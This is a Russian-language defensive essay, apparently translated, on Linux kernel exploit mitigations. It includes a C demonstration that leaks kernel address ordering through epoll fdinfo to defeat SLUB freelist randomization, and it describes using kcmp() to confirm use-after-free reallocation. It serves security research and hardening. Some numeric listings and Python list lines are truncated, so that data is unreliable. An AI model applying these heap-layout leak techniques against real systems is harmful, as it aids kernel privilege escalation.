Сокращение поверхности атаки ограничивает доступ к коду, в котором предполагается наличие эксплуатируемых ошибок. В кодовой базе на языке без безопасности памяти это, как правило, относится почти ко всей кодовой базе. Сокращение поверхности атаки часто носит

оппортунистический характер: разрешается необходимое, а всё остальное по умолчанию запрещается.

Сокращение примитивов атаки ограничивает доступ к коду, который предположительно или заведомо предоставляет иногда очень специфические примитивы эксплуатации. Например, можно специально запретить большинству кода доступ к FUSE и `userfaultfd` из-за их полезности для эксплуатации ядра, а при реальной необходимости одного из интерфейсов спроектировать обходное решение, не раскрывающее примитив пользовательскому пространству. Это отличается от сокращения поверхности атаки, где зачастую разумно разрешить доступ к любой функции, требуемой легитимной рабочей нагрузке.

Хороший пример сокращения примитивов атаки — sysctl `vm.unprivileged_userfaultfd`, который изначально появился, чтобы сделать `userfaultfd` полностью недоступным обычным пользователям, а позднее был скорректирован, позволяя предоставить пользователям часть функциональности без опасного примитива атаки. (Но при возможности создавать непривилегированные пользовательские пространства имён всё ещё можно использовать FUSE для достижения эквивалентного эффекта.)

При ведении списков разрешённых системных вызовов для компонента в песочнице или подобных механизмов полезно явно отмечать вызовы, запрещённые именно ради сокращения примитивов атаки либо по столь же веским причинам. Иначе в будущем их можно случайно разрешить. (Полагаю, это похоже на проблемы, возникающие при сопровождении ACL...)

Но, как и в предыдущем разделе, сокращение примитивов атаки также обычно делает некоторую функциональность недоступной, поэтому применимо не всегда. Например, новые версии Android намеренно косвенно предоставляют приложениям доступ к FUSE через механизм AppFuse). (Этот API не даёт приложению прямой доступ к `/dev/fuse`, но перенаправляет ему запросы чтения и записи.)

Против оракулов на основе oops: блокировка или panic при сбое

Возможность продолжить работу после kernel oops помогает атакующему компенсировать недостаток сведений о состоянии системы. При некоторых обстоятельствах она даже служит двоичным оракулом, позволяющим более или менее выполнять двоичный поиск значения или нечто подобное.

(В прошлом в некоторых дистрибутивах ситуация была ещё хуже: `dmesg` был доступен непривилегированным пользователям. Вызвав oops или `WARN`, можно было получить состояния регистров во всех кадрах IRET стека ядра и использовать их для утечки указателей ядра и подобных данных. К счастью, сейчас большинство дистрибутивов, включая Ubuntu 20.10, ограничивает доступ к `dmesg`.)

Android и Chrome OS теперь устанавливают флаг ядра `panic_on_oops`, поэтому при kernel oops машина немедленно перезагружается. Это затрудняет использование oops в эксплойте и, возможно, разумнее с точки зрения надёжности: система некоторое время будет недоступна и потеряет текущее состояние, зато вернётся в заведомо исправное состояние, а не продолжит работу в потенциально частично сломанном виде, особенно если аварийный поток удерживал mutex, который уже никогда не удастся освободить, или нечто подобное. С другой стороны, сбой какой-либо службы настольной системы, возможно, не должен немедленно останавливать всю систему и приводить к потере несохранённых данных, поэтому там `panic_on_oops` может быть чрезмерной мерой.

Хорошее решение может потребовать более детального подхода. (Например, grsecurity уже давно умеет блокировать конкретные UID, вызвавшие сбои.) Возможно, стоит позволить init-демону

применять разные политики к сбоям в различных службах, сеансах или UID.

Против обращений UAF: детерминированная защита от UAF

Эксплойт этой проблемы надёжно остановила бы детерминированная защита от use-after-free. Она должна гарантированно защищать память, ранее занятую объектом, от обращений через висячие указатели на него, по крайней мере после повторного использования памяти для другой цели, включая хранение метаданных кучи. Для операций записи, вероятно, требуется либо атомарность проверки доступа и самой записи, либо механизм отложенного освобождения наподобие RCU. Для простого чтения проверку доступа можно выполнять после чтения, но до использования прочитанного значения.

Сам по себе этот подход имеет серьёзный недостаток: дополнительные проверки при каждом обращении к памяти, вероятно, приведут к чрезвычайно высоким издержкам, особенно если защита не может делать предположений о возможных параллельных обращениях к объекту или семантике указателей. Представленная мной на LSSNA 2020 реализация доказательства концепции (**lssna-2020-jann-horn-uaf-mitigation.pdf** (файл в files/lssna-2020-jann-horn-uaf-mitigation.pdf), запись) давала примерно 60–159% процессорных издержек в тестах с интенсивным использованием ядра и около 8% в тесте, где основная работа выполнялась в пользовательском пространстве.

К сожалению, даже детерминированной защиты от use-after-free часто недостаточно, чтобы гарантированно ограничить область последствий ошибки счётчика ссылок объектом, в котором она возникла. Представим, что два пути кода параллельно работают с одним объектом. Путь A предполагает, что объект существует и подчиняется обычным правилам блокировки. Путь B знает, что счётчик ссылок достиг нуля, поэтому предполагает исключительный доступ к объекту — все члены можно изменять без блокировок — и пытается его уничтожить. Путь B может начать удалять удерживаемые объектом ссылки на другие объекты одновременно с тем, как путь A проходит по тем же ссылкам. Это способно вызвать use-after-free в объектах, на которые они указывают. Если все структуры данных защищены одинаковым механизмом, проблема может оказаться небольшой, но если некоторые структуры, например `struct page`, не защищены, возможен обход защиты.

Похожие проблемы относятся к структурам данных с членами union, используемыми в разных состояниях объекта. Вот случайная структура ядра с `rcu_head` внутри union; это просто произвольный пример, и, насколько мне известно, с кодом всё в порядке:

```
struct allowedips_node {
    struct wg_peer __rcu *peer;
    struct allowedips_node __rcu *bit[2];
    /* While it may seem scandalous that we waste space for v4,
     * we're alloc'ing to the nearest power of 2 anyway, so this
     * doesn't actually make a difference.
     */
    u8 bits[16] __aligned(__alignof(u64));
    u8 cidr, bit_at_a, bit_at_b, bitlen;

    /* Keep rarely used list at bottom to be beyond cache line. */
    union {
        struct list_head peer_list;
        struct rcu_head rcu;
    };
};
```

Пока всё работает правильно, член `peer_list` используется только при существующем объекте, а член `rcu` — лишь после постановки объекта в очередь отложенного освобождения, поэтому код совершенно корректен. Но если из-за ошибки `peer_list` будет прочитан после инициализации члена `rcu`, возникнет путаница типов.

По моему мнению, это показывает, что защита от UAF очень ценна и надёжно предотвратила бы эксплуатацию конкретной ошибки, однако use-after-free — лишь одно из возможных последствий класса симптомов «путаница состояний объекта», который может совпадать или не совпадать с классом первопричины. Ещё лучше было бы обеспечивать соблюдение правил состояний объекта и, например, гарантировать невозможность доступа к нему через ссылку «со счётчиком» после достижения счётчиком нуля и логического перехода в состояние вроде «члены вне RCU находятся в исключительном владении выполняющего уничтожение потока», «ожидается callback RCU, члены вне RCU не инициализированы» или «потоку уничтожения предоставлен исключительный доступ к защищённым RCU членам, остальные члены не инициализированы». Разумеется, динамическая защита такого уровня была бы ещё дороже и сложнее надёжной защиты UAF; реалистично обеспечить её, вероятно, можно лишь с некоторым уровнем аннотаций и статической проверки.

Против обращений UAF: вероятностная защита от UAF и утечки указателей

Кратко: некоторые виды вероятностной защиты от UAF перестают работать, если атакующий может получать сведения о значениях указателей; такие сведения легко утекают в пользовательское пространство, например через сравнения указателей в структурах наподобие map и set.

Если детерминированная защита от UAF слишком дорога, альтернативой служит вероятностный подход. Например, к указателям можно добавлять небольшое число битов тегов, которые при обращении сравниваются с метаданными объекта, а при освобождении объекта эти метаданные изменяются.

Недостаток подхода состоит в возможности разрушить защиту с помощью утечек информации. Один тип утечек, который я хотел бы выделить без оценки его относительной важности по сравнению с другими, — намеренные сравнения указателей, имеющие множество аспектов.

Довольно простой пример потенциальной проблемы — системный вызов `kcmp()`. Он сравнивает два объекта ядра посредством арифметического сравнения переставленных указателей, используя рандомизированную при каждой загрузке перестановку, см. `kptr_obfuscate()`, и возвращает результат: меньше, равно или больше. Это позволяет пользовательскому пространству упорядочивать дескрипторы объектов ядра, например файловые дескрипторы, по идентичности соответствующих объектов ядра, например экземпляров `struct file`, а затем стандартным алгоритмом сортировки за время O(n*log(n)) группировать набор таких дескрипторов по базовому объекту ядра.

Этот системный вызов можно использовать для повышения надёжности эксплойтов use-after-free против некоторых типов структур, поскольку он проверяет равенство двух указателей на объекты ядра, не обращаясь к самим объектам. Атакующий может выделить объект, каким-либо образом создать не учитываемую должным образом ссылку на него, освободить объект, повторно выделить его, а затем через `kcmp()` сравнить висячую ссылку со ссылкой на новый объект и убедиться, что повторное выделение действительно использовало тот же адрес. Если `kcmp()` включает в сравнение биты тега указателя, это, вероятно, также позволит обойти вероятностную защиту от UAF.

По существу, та же проблема возникает, когда указатель ядра шифруется и передаётся пользовательскому пространству в `fuse_lock_owner_id()`, которая шифрует указатель на `files_struct` вручную реализованной версией XTEA, прежде чем передать его демону FUSE.

В обоих случаях приемлемым обходным решением было бы явное удаление битов тегов: указатель без них всё равно однозначно определяет область памяти. Поскольку эти особые интерфейсы намеренно раскрывают пользовательскому пространству некоторую информацию об указателях

ядра, ручная корректировка кода была бы разумна.

Несколько более интересный пример — поведение следующего кода пользовательского пространства:

```
#define _GNU_SOURCE
#include <sys/epoll.h>
#include <sys/eventfd.h>
#include <sys/resource.h>
#include <err.h>
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sched.h>

#define SYSCHK(x) ({          \
  typeof(x) __res = (x);      \
  if (__res == (typeof(x))-1) \
    err(1, "SYSCHK(" #x ")"); \
  __res;                      \
})

int main(void) {
  struct rlimit rlim;
  SYSCHK(getrlimit(RLIMIT_NOFILE, &rlim));
  rlim.rlim_cur = rlim.rlim_max;
  SYSCHK(setrlimit(RLIMIT_NOFILE, &rlim));

  cpu_set_t cpuset;
  CPU_ZERO(&cpuset);
  CPU_SET(0, &cpuset);
  SYSCHK(sched_setaffinity(0, sizeof(cpuset), &cpuset));

  int epfd = SYSCHK(epoll_create1(0));
  for (int i=0; i<1000; i++)
    SYSCHK(eventfd(0, 0));
  for (int i=0; i<192; i++) {
    int fd = SYSCHK(eventfd(0, 0));
    struct epoll_event event = {
      .events = EPOLLIN,
      .data = { .u64 = i }
    };
    SYSCHK(epoll_ctl(epfd, EPOLL_CTL_ADD, fd, &event));
  }

  char cmd[100];
  sprintf(cmd, "cat /proc/%d/fdinfo/%d", getpid(), epfd);
  system(cmd);
}
```

Сначала он создаёт множество неиспользуемых eventfd. Затем создаёт ещё несколько eventfd и в порядке создания добавляет для них наблюдение epoll, сохраняя в поле `data` монотонно возрастающий счётчик. После этого код просит ядро вывести текущее состояние экземпляра epoll вместе со списком всех зарегистрированных наблюдений и значением члена data в шестнадцатеричном виде. Но как сортируется этот список? Вот сокращённый результат запуска кода в виртуальной машине Ubuntu 20.10:

```
user@ubuntuvm:~/epoll_fdinfo$ ./epoll_fdinfo
pos:    0
flags:  02
mnt_id: 14
tfd:     1040 events:       19 data:               24  pos:0 ino:2f9a sdev:d
tfd:     1050 events:       19 data:               2e  pos:0 ino:2f9a sdev:d
tfd:     1024 events:       19 data:               14  pos:0 ino:2f9a sdev:d
tfd:     1029 events:       19 data:               19  pos:0 ino:2f9a sdev:d
tfd:     1048 events:       19 data:               2c  pos:0 ino:2f9a sdev:d
tfd:     1042 events:       19 data:               26  pos:0 ino:2f9a sdev:d
tfd:     1026 events:       19 data:               16  pos:0 ino:2f9a sdev:d
tfd:     1033 events:       19 data:               1d  pos:0 ino:2f9a sdev:d
```

```
[...]
```

Поле `data:` здесь содержит индекс цикла, сохранённый в члене `.data` и записанный в шестнадцатеричном формате. Вот полный список значений data в десятичном виде:

```
36, 46, 20, 25, 44, 38, 22, 29, 30, 45, 33, 28, 41, 31, 23, 37, 24, 50, 32, 26, 21, 43, 35, 48, 27, 39, 40, 47, 42, 34,
```

Хотя значения кажутся случайными, список можно разделить на блоки длиной 32, состоящие из перемешанных непрерывных последовательностей чисел:

```
Block 1 (32 values in range 19-50):
36, 46, 20, 25, 44, 38, 22, 29, 30, 45, 33, 28, 41, 31, 23, 37, 24, 50, 32, 26, 21, 43, 35, 48, 27, 39, 40, 47, 42, 34,

Block 2 (32 values in range 83-114):
95, 105, 111, 84, 103, 97, 113, 88, 89, 104, 92, 87, 100, 90, 114, 96, 83, 109, 91, 85, 112, 102, 94, 107, 86, 98, 99,

Block 3 (19 values in range 0-18):
12, 1, 14, 5, 6, 9, 4, 17, 7, 13, 0, 8, 2, 11, 3, 15, 16, 18, 10

Block 4 (32 values in range 115-146):
135, 145, 119, 124, 143, 137, 121, 128, 129, 144, 132, 127, 140, 130, 122, 136, 123, 117, 131, 125, 120, 142, 134, 115,

Block 5 (32 values in range 51-82):
66, 76, 82, 55, 74, 68, 52, 59, 60, 75, 63, 58, 71, 61, 53, 67, 54, 80, 62, 56, 51, 73, 65, 78, 57, 69, 70, 77, 72, 64,

Block 6 (32 values in range 147-178):
177, 155, 161, 166, 153, 147, 163, 170, 171, 154, 174, 169, 150, 172, 164, 178, 165, 159, 173, 167, 162, 152, 176, 157,

Block 7 (13 values in range 179-191):
186, 188, 179, 180, 183, 191, 181, 187, 182, 185, 189, 190, 184
```

Происходящее становится понятным, если посмотреть на внутренние структуры данных epoll. Функция `ep_insert` вызывает `ep_rbtree_insert`, чтобы вставить `struct epitem` в красно-чёрное дерево — разновидность отсортированного двоичного дерева. Оно сортируется по кортежу из `struct file *` и номера файлового дескриптора:

```
/* Compare RB tree keys */
static inline int ep_cmp_ffd(struct epoll_filefd *p1,
                             struct epoll_filefd *p2)
{
        return (p1->file > p2->file ? +1:
                (p1->file < p2->file ? -1 : p1->fd - p2->fd));
}
```

Следовательно, наблюдаемые значения упорядочены по виртуальному адресу соответствующей `struct file`. SLUB выделяет `struct file` из страниц порядка 1, то есть страниц размером 8 КиБ, в каждую из которых помещается 32 объекта:

```
root@ubuntuvm:/sys/kernel/slab/filp# cat order
1
root@ubuntuvm:/sys/kernel/slab/filp# cat objs_per_slab
32
root@ubuntuvm:/sys/kernel/slab/filp#
```

Этим объясняется группировка чисел: каждый блок из 32 последовательных значений соответствует прежде пустой странице порядка 1, из которой SLUB выделяет объекты до её заполнения.

Зная это, можно немного преобразовать числа и показать порядок выделения объектов внутри каждой страницы, исключая страницы, для которых наблюдались не все выделения:

```
#!/usr/bin/env python3
blocks = [
  [36, 46, 20, 25, 44, 38, 22, 29, 30, 45, 33, 28, 41, 31, 23, 37, 24, 50, 32, 26, 21, 43, 35, 48, 27, 39, 40, 47, 42,
  [95, 105, 111, 84, 103, 97, 113, 88, 89, 104, 92, 87, 100, 90, 114, 96, 83, 109, 91, 85, 112, 102, 94, 107, 86, 98, 9
  [12, 1, 14, 5, 6, 9, 4, 17, 7, 13, 0, 8, 2, 11, 3, 15, 16, 18, 10],
  [135, 145, 119, 124, 143, 137, 121, 128, 129, 144, 132, 127, 140, 130, 122, 136, 123, 117, 131, 125, 120, 142, 134, 1
  [66, 76, 82, 55, 74, 68, 52, 59, 60, 75, 63, 58, 71, 61, 53, 67, 54, 80, 62, 56, 51, 73, 65, 78, 57, 69, 70, 77, 72,
```

```
  [177, 155, 161, 166, 153, 147, 163, 170, 171, 154, 174, 169, 150, 172, 164, 178, 165, 159, 173, 167, 162, 152, 176, 1
  [186, 188, 179, 180, 183, 191, 181, 187, 182, 185, 189, 190, 184]
]

for alloc_indices in blocks:
  if len(alloc_indices) != 32:
    continue
  # indices of allocations ('data'), sorted by memory location, shifted to
  # be relative to the block
  alloc_indices_relative = [position - min(alloc_indices)
                            for position in alloc_indices]
  # reverse mapping: memory locations of allocations, sorted by index of
  # allocation ('data'). If we've observed all allocations in a page,
  # these will really be indices into the page.
  memory_location_by_index = [alloc_indices_relative.index(idx)
                              for idx in range(0, len(alloc_indices))]
  print(memory_location_by_index)
```

```
[31, 2, 20, 6, 14, 16, 3, 19, 24, 11, 7, 8, 13, 18, 10, 29, 22, 0, 15, 5, 25, 26, 12, 28, 21, 4, 9, 1, 27, 23, 30, 17]
[16, 3, 19, 24, 11, 7, 8, 13, 18, 10, 29, 22, 0, 15, 5, 25, 26, 12, 28, 21, 4, 9, 1, 27, 23, 30, 17, 31, 2, 20, 6, 14]
[23, 30, 17, 31, 2, 20, 6, 14, 16, 3, 19, 24, 11, 7, 8, 13, 18, 10, 29, 22, 0, 15, 5, 25, 26, 12, 28, 21, 4, 9, 1, 27]
[20, 6, 14, 16, 3, 19, 24, 11, 7, 8, 13, 18, 10, 29, 22, 0, 15, 5, 25, 26, 12, 28, 21, 4, 9, 1, 27, 23, 30, 17, 31, 2]
[5, 25, 26, 12, 28, 21, 4, 9, 1, 27, 23, 30, 17, 31, 2, 20, 6, 14, 16, 3, 19, 24, 11, 7, 8, 13, 18, 10, 29, 22, 0, 15]
```

Эти последовательности почти одинаковы, но циклически сдвинуты на разные величины. Это в точности схема рандомизации списка свободных элементов SLUB, добавленная в коммите 210e7a43fa905!

При создании `kmem_cache` SLUB — экземпляра аллокатора для конкретного класса размера и, возможно, других особых атрибутов, обычно инициализируемого при загрузке, — функции `init_cache_random_seq` и `cache_random_seq_create` заполняют массив `->random_seq` случайно упорядоченными индексами объектов посредством перемешивания Фишера — Йетса. Длина массива равна числу объектов, помещающихся в страницу. Затем всякий раз, когда SLUB получает новую страницу от нижележащего аллокатора страниц, он инициализирует её список свободных элементов индексами из `->random_seq`, начиная со случайной позиции массива и переходя к началу после достижения конца. (Здесь я не учитываю резервный путь выделения низкого порядка.)

Итак, рандомизацию SLUB для slab, из которого выделяется `struct file`, можно обойти, поскольку кто-то использовал её как ключ поиска в структуре данных определённого типа. Это уже довольно нежелательно, если предполагается, что рандомизация SLUB защищает все slab от некоторых видов локальных атак.

Ослабляющее рандомизацию кучи воздействие таких структур данных не обязательно ограничено случаями, когда пользовательское пространство может перечислить элементы по порядку. Если бы существовал путь кода, который обходил дерево по порядку и освобождал все его узлы, эффект мог бы быть похожим: объекты помещались бы в список свободных элементов аллокатора в порядке адресов, отменяя рандомизацию. Кроме того, сведения о порядке обхода могут утекать через побочные каналы кеша и подобные механизмы.

Если ввести вероятностную защиту от use-after-free, рассчитывающую, что атакующий не сможет узнать, изменились ли старшие биты адреса объекта после повторного выделения, эта структура данных также может её нарушить. Случай сложнее, чем с `kcmp()`, поскольку здесь утечка порядка адресов возникает из обычной структуры данных.

Возможно, вы заметили, что некоторые приведённые мной примеры более или менее ограничены ситуациями, где атакующий повторно выделяет память с тем же типом, что у старого выделения, тогда как обычная атака use-after-free заменяет объект объектом другого типа для создания путаницы типов. Пример ошибки, которую можно эксплуатировать для повышения привилегий без путаницы типов на уровне структур C, приведён в записи 808 нашего трекера. Мой эксплойт сначала запускает операцию `writev()` для доступного на запись файла, позволяет ядру проверить,

что файл действительно доступен на запись, затем заменяет `struct file` файлом `/etc/crontab`, открытым только для чтения, и позволяет `writev()` продолжить работу. Так ошибка use-after-free даёт привилегии root без манипуляций с указателями ядра, компоновкой структур данных, ROP и тому подобным. Разумеется, такой подход работает не с каждым use-after-free.

(Кстати, пример утечки указателей через контейнерные структуры данных JavaScript-движка можно увидеть в ошибке, о которой я сообщил Firefox ещё в 2016 году, до работы в Google. Она раскрывает младшие 32 бита указателя посредством измерения времени операций над наихудшими хеш-таблицами, фактически превращая атаку HashDoS в утечку информации. Конечно, сейчас утечку указателей по побочному каналу в JavaScript-движке, вероятно, уже не считали бы проблемой безопасности, поскольку тот же результат, скорее всего, можно получить через Spectre...)

Против освобождения страниц SLUB: предотвращение повторного использования виртуального адреса за пределами slab

(Также немного обсуждалось в этой ветке списка рассылки kernel-hardening.)

Более слабая, но менее требовательная к процессору альтернатива полной защите отдельных объектов от use-after-free — гарантировать, что виртуальные адреса, использованные для памяти slab, никогда не применяются повторно за пределами slab, хотя физические страницы всё ещё могут использоваться заново. В основе лежит тот же подход, что у PartitionAlloc и других систем. В терминах ядра это фактически означало бы обслуживание выделений SLUB из пространства vmalloc.

У этого подхода я вижу следующие сложности:

• Сейчас выделения SLUB обслуживаются из линейного отображения, обычно использующего hugepage. Если вместо него применять отображения vmalloc с PTE размером 4 КБ, может возрасти нагрузка на TLB и несколько снизиться производительность.
• Чтобы выделения SLUB можно было использовать в контекстах, работающих непосредственно с физической памятью, иногда необходимо, чтобы страницы SLUB были физически смежными. Само по себе это не проблема, но такое поведение отличается от стандартного vmalloc. (Примечание: буферы DMA не всегда обязаны быть физически смежными. При наличии IOMMU через него можно отобразить несмежные страницы в непрерывный диапазон адресов DMA, подобно тому как обычные таблицы страниц создают виртуально непрерывную память. Пример такого применения приведён в этом внутреннем API ядра, а общее высокоуровневое описание механизма — в документации Fuchsia.)
• Некоторые части ядра выполняют взаимные преобразования между виртуальными адресами, указателями `struct page` и физическими адресами для взаимодействия с оборудованием. Для адресов линейного отображения такое преобразование довольно просто, но с адресами vmalloc оно усложнится. В частности, придётся скорректировать `page_to_virt()` и `phys_to_virt()`. Вероятно, это также создаст проблемы для механизмов наподобие Memory Tagging, поскольку при обратном преобразовании в виртуальный адрес придётся восстанавливать теги указателя. Возможно, стоит запретить эти вспомогательные функции за пределами низкоуровневого управления памятью, а существующих пользователей перевести на хранение обычного указателя на выделение? Либо указатели на `struct page` могли бы нести биты тега соответствующего виртуального адреса в неиспользуемых или игнорируемых битах адреса.

Вероятность того, что эта защита не позволит UAF привести к эксплуатируемой путанице типов, в некоторой степени зависит от детализации slab. Если отдельные типы структур имеют собственные slab, защита сильнее, чем при группировке объектов только по размеру. Поэтому для повышения

полезности slab-памяти с виртуальной поддержкой универсальные slab kmalloc, содержащие различные объекты, сгруппированные лишь по размеру, придётся заменить разделёнными по типу и/или месту выделения. (Авторы grsecurity/PaX вскользь упоминали реализацию примерно такого подхода посредством инструментирования компилятором.)

После повторного выделения как таблицы страниц: рандомизация компоновки структур

Ошибки безопасности памяти часто эксплуатируются посредством путаницы типов: например, при use-after-free освобождённый объект заменяется новым объектом другого типа.

Впервые появившаяся в grsecurity/PaX защита перемешивает порядок членов структур при сборке, усложняя эксплуатацию путаницы типов между структурами. Версия для основной ветки Linux находится в `scripts/gcc-plugins/randomize_layout_plugin.c`.

Эффективность защиты отчасти зависит от того, вынужден ли атакующий эксплуатировать проблему как путаницу двух структур или может представить её как путаницу структуры и массива, например символов, указателей либо PTE. Особенно когда выполняется доступ лишь к одному члену структуры, путаница структуры и массива может оставаться практичной при распылении одинакового значения по всему массиву. Для описанной в статье путаницы типов между `struct pid` и записями таблицы страниц рандомизация компоновки структур всё же может быть отчасти эффективной: счётчик ссылок вдвое меньше PTE, поэтому случайным образом перекрывает её младшую или старшую половину. (Но upstream-версия randstruct в Linux рандомизирует только явно помеченные структуры или структуры, содержащие исключительно указатели на функции, а `struct pid` такой пометки не имеет.)

Разумеется, строгое разделение структур и массивов немного упрощает действительность. Например, существуют типы структур с большим числом указателей одного типа или контролируемых атакующим значений, почти как в массиве.

Если атакующий не может полностью обойти рандомизацию компоновки, распылив всю структуру, степень защиты зависит от способа распространения сборок ядра:

• Если сборки централизованно создаются одним поставщиком и распространяются среди множества пользователей, атакующему для компрометации пользователей этого поставщика придётся переделывать эксплойт под иную путаницу типов для каждого выпуска, что может потребовать переписать значительную часть эксплойта.
• Если ядро собирается отдельно для каждой машины или аналогичным образом, а его образ сохраняется в секрете, для надёжной эксплуатации целевой системы атакующему может потребоваться каким-либо способом получить сведения о компоновке структур, заранее подготовить эксплойты для множества возможных вариантов либо интерактивно написать части эксплойта после утечки данных из целевой системы.

Чтобы получить максимальную пользу от рандомизации компоновки в среде, где ядра централизованно собираются дистрибутивом или поставщиком, рандомизацию нужно выполнять при загрузке, сделав смещения структур перемещаемыми. (Либо при установке, но это нарушит подпись кода.) Чистая реализация, например сохраняющая возможность использовать 8- и 16-разрядные непосредственные смещения при доступе к членам структуры, вероятно, потребует глубокой доработки внутренностей компилятора: от фронтенда C до формирования перемещений. Несколько хакерская версия такого подхода уже существует для компиляции C в BPF в виде BPF CO-RE с использованием встроенной функции Clang `__builtin_preserve_access_index`, но она опирается на отладочную информацию, что вряд ли можно назвать чистым решением.

У рандомизации компоновки структур возможны следующие проблемы:

• Если структуры вручную оптимизированы для особенно эффективного использования кеша, полная рандомизация компоновки может ухудшить его работу. Существующая реализация randstruct при необходимости избегает этого, пытаясь рандомизировать только в пределах строки кеша.
• Если рандомизация не отражается в отладочной информации DWARF и подобных данных, как в существующей реализации на основе GCC, она затрудняет отладку и интроспекцию.
• Она может нарушить код, делающий предположения о компоновке структур. Но такой код отвратителен и в любом случае должен быть исправлен; Густаво Силва уже работает над некоторыми подобными проблемами.

Сама по себе рандомизация компоновки ограничена путаницей структуры с массивом, но может стать надёжнее вместе с частичным разделением кучи. Если куча разделена так, что возможна лишь путаница структур, рандомизация затрудняет её эксплуатацию, а ни одна структура в том же разделе кучи не обладает свойствами массива, то напрямую эксплуатировать UAF как путаницу типов, вероятно, станет намного сложнее. С другой стороны, если куча уже разделена таким образом, возможно, разумнее довести разделение до конца и создать отдельный раздел для каждого типа, чем преодолевать все сложности рандомизации компоновки.

(Кстати, при рандомизированной компоновке следует явно рандомизировать и заполнение, а не всегда располагать его с одной стороны, чтобы максимально перемешать члены с небольшим выравниванием. Подробнее см. моё сообщение в списке рассылки.)

Целостность потока управления

Хочу отдельно подчеркнуть: Control Flow Integrity ядра никак не повлияла бы на эту стратегию эксплуатации. Подход, работающий только с данными, избавляет от необходимости раскрывать адреса и искать ROP-гаджеты для конкретной сборки ядра и совершенно не зависит от защит кода или потока управления ядра. Доступ к произвольным файлам, повышение привилегий процесса и тому подобные действия не требуют управления указателем инструкций ядра.

Как и в моей предыдущей статье об эксплуатации ядра Linux, посвящённой ошибочной подсистеме, добавленной поставщиком Android в downstream-ядро, подход только с данными кажется мне очень естественным и менее запутанным, чем попытка перехватить поток управления.

Возможно, для кода пользовательского пространства ситуация иная, но в атаках из пользовательского пространства на ядро я пока не вижу большой пользы от CFI, поскольку она обычно влияет лишь на один из множества возможных способов эксплуатации ошибки. (Разумеется, бывают конкретные случаи, когда ошибку можно эксплуатировать только перехватом потока управления, например если путаница типов позволяет перезаписать лишь указатель на функцию, а ни одна допустимая вызываемая функция не делает предположений о типах входных данных или привилегиях, которые можно нарушить заменой этого указателя.)

Перевод важных данных в режим только для чтения

Одна защитная идея, встречавшаяся во многих местах, включая ядра телефонов Samsung и XNU для iOS, состоит в том, чтобы делать критически важные для безопасности ядра данные доступными только для чтения, кроме моментов намеренной записи. Предполагается, что даже при наличии произвольной записи в память атакующий не сможет непосредственно перезаписать особо важные для безопасности системы данные: структуры учётных данных, таблицы страниц или, в iOS посредством PPL, страницы кода пользовательского пространства.

Проблема этого подхода в том, что значительная часть действий ядра так или иначе критична для правильной работы и безопасности системы. Управление состоянием MMU, планирование задач, выделение памяти, файловые системы, страничный кеш, IPC и так далее: если достаточно серьёзно повредить любую из этих частей ядра, атакующий, вероятно, сможет получить доступ ко всем пользовательским данным системы или использовать повреждение, чтобы передавать ложные входные данные одной из подсистем, чьи собственные структуры доступны только для чтения.

На мой взгляд, вместо выделения наиболее критичных частей ядра и их выполнения в более привилегированном контексте продуктивнее двигаться в противоположную сторону и попытаться приблизиться к настоящему микроядру: вынести драйверы, которым не обязательно находиться в ядре, и запускать их в менее привилегированном контексте, взаимодействующем с основным ядром через правильные API. Конечно, сказать проще, чем сделать! Но в Linux уже есть API безопасного доступа к устройствам PCI (VFIO) и USB из пользовательского пространства, хотя драйверы пользовательского пространства и не являются их основным вариантом применения.

(Можно также сделать таблицы страниц доступными только для чтения не из-за их важности для целостности системы, а потому что структура записей таблиц делает их удобными для эксплойтов с ограниченными возможностями изменения памяти. Мне не нравится этот подход: у него нет ясной конечной точки, и он сильно вмешивается в возможную компоновку структур данных.)

Заключение

По сути, это была скучная ошибка блокировки в случайной подсистеме ядра, которая без небезопасной памяти не должна иметь большого значения для безопасности системы. Я написал довольно простой, невыдающийся и, признаюсь, ненадёжный эксплойт этой ошибки; вероятно, самой серьёзной трудностью при эксплуатации в Debian стало правильное понимание работы аллокатора SLUB.

Описывая этапы эксплойта и влияние на них разных защит, я хотел подчеркнуть: чем дальше продвигается эксплойт повреждения памяти, тем больше вариантов получает атакующий. Поэтому, как правило, чем раньше остановлен эксплойт, тем надёжнее защита. Следовательно, даже более затратные защиты, останавливающие эксплойт на раннем этапе, всё равно могут быть полезнее.

Я считаю, что нынешнюю ситуацию с безопасностью ПО можно радикально улучшить. В мире, где маленькая ошибка в случайной подсистеме ядра приводит к полной компрометации системы, ядро не способно обеспечить надёжную изоляцию. Инженеры по безопасности должны иметь возможность сосредоточиться на ошибочных проверках разрешений и корректности основного управления памятью, а не тратить время на проблемы в коде, который вообще не должен иметь отношения к безопасности системы.

В краткосрочной перспективе ситуацию можно улучшить временными защитами, например разделением кучи или детальной защитой от UAF. Они могут снижать производительность и потому выглядеть непривлекательно, но, на мой взгляд, вкладывать в них время разработчиков всё же полезнее, чем в CFI, пытающуюся защищать от намного более поздних этапов эксплуатации.

В долгосрочной перспективе, полагаю, должен измениться язык программирования: обычный C просто слишком подвержен ошибкам. Возможно, ответом станет Rust; либо в C потребуется добавить достаточно аннотаций — в духе проекта Microsoft Checked C, хотя, насколько я вижу, там в основном занимаются границами массивов, а не временными проблемами, — чтобы проверять при сборке правила блокировок, состояния объектов, подсчёт ссылок, преобразования void-указателей и так далее на уровне Rust. А может быть, в итоге популярность получит совсем

другой язык с безопасной памятью, не C и не Rust.

Я надеюсь, что в среднесрочном будущем мы сможем получить статически проверенное высокопроизводительное ядро кода, работающее вместе с инструментированным устаревшим некритичным для производительности кодом, проверяемым во время выполнения. Тогда разработчики смогут выбирать между затратами времени на добавление правильных аннотаций и замедлением от динамического инструментирования, ни в одном случае не жертвуя безопасностью.

Коротко

Повреждение памяти — серьёзная проблема, поскольку небольшие ошибки даже вне связанного с безопасностью кода могут привести к полной компрометации системы. Для её решения важно:

• В краткосрочной и среднесрочной перспективе:
• Проектировать новые механизмы безопасности памяти:
• В идеале останавливающие атаки на ранней стадии, когда у атакующего ещё мало альтернативных вариантов.
• Возможно, на уровне аллокатора памяти, то есть SLUB.
• Не разрушаемые утечками тегов адресов; либо пытаться предотвращать утечки тегов, что очень сложно.
• Продолжать сокращать поверхность атаки, в частности посредством seccomp.
• Явно не позволять недоверенному коду получать важные примитивы атаки вроде FUSE и, возможно, рассмотреть детальное ограничение управления планировщиком.
• В долгосрочной перспективе:
• Статически проверять корректность большей части критичного для производительности кода.
• Для этого потребуется определить, как задним числом добавить в устаревший код C аннотации состояний объектов и блокировок.
• Рассмотреть динамическую проверку только для пробелов в статической проверке.

